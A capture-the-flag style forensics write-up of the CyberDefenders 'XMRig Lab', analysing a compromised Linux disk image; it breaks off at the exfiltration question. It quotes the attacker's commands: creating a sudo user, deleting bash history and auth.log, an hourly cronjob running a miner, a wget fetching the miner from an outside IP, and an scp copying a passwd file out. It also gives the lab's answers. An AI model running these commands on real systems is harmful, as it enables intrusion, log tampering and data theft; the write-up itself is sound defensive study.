Challenge: XMRig Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: Linux Command Line Tools, VirusTotal, Photorec

Summary: This lab involved analysing a compromised Linux server, analysis of the provided disk image revealed that the threat actor gained access to the environment by brute forcing the root user over SSH. Once in the environment, the threat actor created a new user, escalated privileges by adding it to the sudo group, and attempted to cover their tracks by deleting bash history and authentication logs. Persistence was achieved through a malicious cronjob that executed an ELF binary hourly, which was later attributed to be an XMRig cryptocurrency miner. Further analysis using file recovery techniques uncovered evidence of how the miner was downloaded, how sensitive files like /etc/passwd were exfiltrated, and how the sudoers file was configured to allow continuous privilege escalation without repeated authentication.

Scenario: During routine security audits at a startup, the SOC team detected unusual activity on Linux servers in the company's infrastructure, including unexpected configuration changes and unfamiliar files in critical system directories. These anomalies suggest possible unauthorized access and raise concerns about the integrity of the server environment.

You received a disk image from one of the affected servers for forensic analysis. Your objective is to determine if a compromise has occurred, identify any tactics or tools used by a potential attacker, assess the scope and impact of the incident, and recommend mitigation strategies to safeguard against future breaches.

Assigning high-level privileges to a new user is essential in the attack chain, as it enables the attacker to execute commands with administrative access, ensuring persistent control over the system. What command did the attacker use to grant elevated privileges to the newly created user?


TLDR: Begin by mounting the disk image, after doing so, investigate the .bash_history file for the ubuntu user.

Let's begin by mounting the disk image. First, we need to create a directory to hold the mounted image, in my case, I called it lab and placed it within the mnt directory:

- `sudo mkdir /mnt/lab`

Then execute the following commands:


- `sudo losetup –find –partscan <img_file>`
  - Associates the disk image with a loop device, allowing partition-level access.
- `sudo fdisk -l /dev/loop13`
  - Lists the partitions on the disk image:



```
ubuntu@ip-172-31-22-140:~/Desktop/Start here/Artifacts $ sudo fdisk -l /dev/loop13
Disk /dev/loop13: 8 GiB, 8589934592 bytes, 16777216 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: B63FA830-79FB-43DA-83A9-FB450F4BE2D0

Device          Start      End  Sectors Size Type
/dev/loop13p1    2048     4095     2048   1M BIOS boot
/dev/loop13p2    4096 16775167 16771072   8G Linux filesystem
```


- `sudo mount /dev/loop13p2 /mnt/lab`
  - Mounts the second partition to /mnt/lab (the mount point we created previously).

Upon navigating to the mount point, we can see that we have successfully mounted the Linux filesystem:




```
drwxr-xr-x 20 root root  4096 Oct 28  2024 .
drwxr-xr-x  3 root root  4096 Jan  3 02:22 ..
lrwxrwxrwx  1 root root     7 Sep 11  2024 bin -> usr/bin
drwxr-xr-x  3 root root  4096 Oct 28  2024 boot
dr-xr-xr-x  2 root root  4096 Sep 11  2024 cdrom
drwxr-xr-x  4 root root  4096 Sep 11  2024 dev
drwxr-xr-x 96 root root  4096 Oct 28  2024 etc
drwxr-xr-x  4 root root  4096 Oct 28  2024 home
lrwxrwxrwx  1 root root     7 Sep 11  2024 lib -> usr/lib
lrwxrwxrwx  1 root root     9 Sep 11  2024 lib32 -> usr/lib32
lrwxrwxrwx  1 root root     9 Sep 11  2024 lib64 -> usr/lib64
lrwxrwxrwx  1 root root    10 Sep 11  2024 libx32 -> usr/libx32
drwx------  2 root root 16384 Oct 28  2024 lost+found
drwxr-xr-x  2 root root  4096 Sep 11  2024 media
drwxr-xr-x  2 root root  4096 Sep 11  2024 mnt
drwxr-xr-x  2 root root  4096 Sep 11  2024 opt
drwxr-xr-x  2 root root  4096 Apr 18  2022 proc
drwx------  5 root root  4096 Oct 28  2024 root
drwxr-xr-x 14 root root  4096 Sep 11  2024 run
lrwxrwxrwx  1 root root     8 Sep 11  2024 sbin -> usr/sbin
drwxr-xr-x  6 root root  4096 Sep 11  2024 snap
drwxr-xr-x  2 root root  4096 Sep 11  2024 srv
drwxr-xr-x  2 root root  4096 Apr 18  2022 sys
drwxrwxrwt 13 root root  4096 Oct 28  2024 tmp
drwxr-xr-x 14 root root  4096 Sep 11  2024 usr
drwxr-xr-x 13 root root  4096 Sep 11  2024 var
```

To look for evidence of executed commands, we can check out the .bash_history file, which stores all commands executed by the user in the terminal. Navigating to the home directory in the mount point, we can find two users: noah and ubuntu:




```
ubuntu@ip-172-31-22-140:/mnt/xmrig_lab/home$ ls
noah  ubuntu
```

Using the find command, we can see that ubuntu is the only user with a .bash_history file:



```
ubuntu@ip-172-31-22-140:/mnt/xmrig_lab/home$ find
.
./noah
./noah/.bash_logout
./noah/.profile
./noah/.bashrc
./ubuntu
./ubuntu/.bash_logout
./ubuntu/.ssh
./ubuntu/.ssh/known_hosts.old
./ubuntu/.ssh/known_hosts
./ubuntu/.ssh/authorized_keys
./ubuntu/.profile
./ubuntu/.cache
./ubuntu/.cache/motd.legal-displayed
./ubuntu/.bash_history
./ubuntu/.bashrc
./ubuntu/.sudo_as_admin_successful
```

If you cat the .bash_history file, we can find multiple suspicious commands:




```
ubuntu@ip-172-31-22-140:/mnt/xmrig_lab/home/ubuntu$ cat .bash_history
sudo adduser noah
sudo usermod -aG sudo noah
sudo rm -f ~/.bash_history
sudo rm -f /var/log/auth.log
exit
```

- sudo adduser noah
  - Creates a new user account named noah.
- sudo usermod -aG sudo noah
  - Adds the user noah to the sudo group (this is the privilege-escalation step.
- sudo rm -f ~/.bash_history
  - Deletes the current user’s Bash history.
- sudo rm -f /var/log/auth.log
  - Deletes the auth.log which stores critical authentication logs and commands executed with sudo.
- exit
  - Closes the current shell session.

Answer: sudo usermod -aG sudo noah

Understanding the commands used by the attacker to cover their traces is essential for identifying attempts to hide malicious activity on the system. What is the second command the attacker used to erase evidence from the system?

The second command used to remove evidence was sudo rm -f /var/log/auth.log as discovered previously:




```
sudo adduser noah
sudo usermod -aG sudo noah
sudo rm -f ~/.bash history
sudo rm -f /var/log/auth.log
exit
```

Answer: sudo rm -f /var/log/auth.log

Identifying the configuration added or modified by the attacker for persistence is essential for detecting and removing recurring malicious activities on the system. What configuration line did the attacker add to one of the key Linux system files for scheduled tasks to ensure the miner would run continuously?


TLDR: Examine cronjobs for the root user.

Cronjobs are scheduled tasks executed automatically at predefined intervals by the cron daemon. The cron daemon is a background process responsible for managing cronjobs based on configuration files known as crontabs. Users have their crontab file stored in the /var/spool/cron/crontabs/<username> directory. Navigating to this directory, we can see that the only user with a crontab is root:



```
ubuntu@ip-172-31-22-140:/mnt/lab/var/spool/cron/crontabs$ ls
root
```

Upon reading the root crontab, we can find one cronjob configured to execute backup.elf once every hour, on the hour, hiding any errors or logs:



```
ubuntu@ip-172-31-22-140:/mnt/lab/var/spool/cron/crontabs$ cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.JEFuPN/crontab installed on Mon Oct 28 15:24:38 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
0 * * * * /tmp/backup.elf >/dev/null 2>&1
ubuntu@ip-172-31-22-140:/mnt/lab/var/spool/cron/crontabs$
```


Answer: 0 * * * * /tmp/backup.elf >/dev/null 2>&1

Identifying the hash of the malicious file is crucial for confirming its uniqueness and tracking its presence across systems. What is the MD5 hash of the file dropped by the attacker with mining capabilities?

TDLR: Hash the file identified in the cronjob, upon submitting it to VirusTotal you will see that it is categorised as a miner.


As identified in the previous question, we found a suspicious file located at /tmp/backup.elf. To compute the MD5 hash of this file, we can use the md5sum command:

- `md5sum <filename>`



```
ubuntu@ip-172-31-22-140:/mnt/lab/tmp$ md5sum backup.elf
d25208063842ebf39e092d55e033f9e2  backup.elf
```

Submitting this hash to VirusTotal, we can see that it's categorised as a miner:




Threat categories trojan miner pua

Answer: d25208063842ebf39e092d55e033f9e2

Knowing the original name of a malicious file helps link it to known malware families and provides valuable insights into its behavior. According to threat intelligence reports, what is the original name of the miner?

Navigating to the Details tab in VirusTotal, we can find two filenames associated with this hash:



Names ⓘ

ad09939a999ace146e122de0082bbf2a3c3d64aedaf844421ba21276b1280b2c.elf

xmr_linux_amd64 (3)


Answer: xmr_linux_amd64 (3)

Understanding the attacker's actions is crucial for tracing how malicious files were introduced to the system. The attacker successfully executed a command to download and save the miner on the compromised Linux system. What was the exact file path on the attacker's server where the malicious miner was hosted?


TLDR: Use Photorec to recover deleted files from the disk image. Once Photorec has completed running, use grep to locate instances of "backup.elf" within file. After locating files that contain a reference to the miner identified previously, run strings against said file.

If you recall earlier, the threat actor removed key artifacts from the filesystem. Therefore, we need to use a tool which is capable of recovering deleted files. Photorec is one such tool:


- `sudo photorec <img_file>`




```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk disk_image.img - 8589 MB / 8192 MiB (RO)

     Partition                  Start        End    Size in sectors
>      Unknown                  0   0  1  1044  85  1   16777216 [Whole disk]
  1 P Unknown                   0  32 33     0  65  1       2048
  2 P Linux filesys. data       0  65  2  1044  52 32   16771072
```



```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

     Unknown                    0   0  1  1044  85  1   16777216 [Whole disk]

To recover lost files, PhotoRec needs to know the filesystem type where the
file were stored:
>[ ext2/ext3 ] ext2/ext3/ext4 filesystem
 [ Other     ] FAT/NTFS/HFS+/ReiserFS/...
```



```
PhotoRec 7.1, Data Recovery Utility, July 2019

Please select a destination to save the recovered files to.
Do not choose to write the files to the same partition they were stored on.
Keys: Arrow keys to select another directory
      C when the destination is correct
      Q to quit
Directory /home/ubuntu/Desktop/Start here/Artifacts
>drwxrwxr-x  1000  1000       4096  3-Jan-2026 03:07 .
 drwxrwxr-x  1000  1000       4096  4-Nov-2024 07:24 ..
 -rw-rw-r--  1000  1000 8589934592  3-Jan-2026 03:05 disk_image.img
 -rw-r--r--     0     0      40960  3-Jan-2026 03:07 photorec.se2
```




```
PhotoRec 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk disk_image.img - 8589 MB / 8192 MiB (RO)
     Partition                  Start        End    Size in sectors
     Unknown                  0   0  1  1044  85  1   16777216 [Whole disk]


47545 files saved in /home/ubuntu/Desktop/Start here/Artifacts /recup_dir directory.
Recovery completed.

You are welcome to donate to support and encourage further development
https://www.cgsecurity.org/wiki/Donation
```

This will take some time, so be patient. Once completed, we can use grep to recursively search through files, looking for references to "backup.elf":


- `grep -r "backup.elf"`

Here we can see that "backup.elf", the miner we identified previously, is mentioned in a file called "f4632512.elf":



```
ubuntu@ip-172-31-22-140:~/Desktop/Start here/Artifacts $ grep -r "backup.elf"
recup_dir.5/f0424584.txt:0 * * * * /tmp/backup.elf >/dev/null 2>&1
grep: disk_image.img: binary file matches
grep: recup_dir.22/f4632512.elf: binary file matches
```

Wget and curl are commands commonly used to retrieve files from external hosts, therefore, let's grep for these within the strings output of "f4632512.elf":




```
ubuntu@ip-172-31-22-140:~/Desktop/Start here/Artifacts $ strings recup_dir.22/f4632512.elf | grep "wget"
wget http://3.28.239.653.28.195.43/Tools/backup/backup.elf -O /tmp/backup.elf
wget http://3.28.195.43/Tools/backup/backup.elf -O /tmp/backup.elf
```

Here we can find the command used to retrieve the "backup.elf" file.

Answer: /Tools/backup/backup.elf

To understand which sensitive information was accessed and transferred from the compromised system, it's essential to identify the files exfiltrated by the attacker. What is the full path on the attacker's remote machine where the exfiltrated passwd file was saved?

After examining the strings of “f4632512.elf” further, I found references to scp commands:



```
ubuntu@ip-172-31-22-140:~/Desktop/Start here/Artifacts $ strings recup_dir.22/f4632512.elf | grep scp
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
scp /tmp/passwd.txt ubuntu@3.28.195.43:/home/ubuntu/passwd.txt
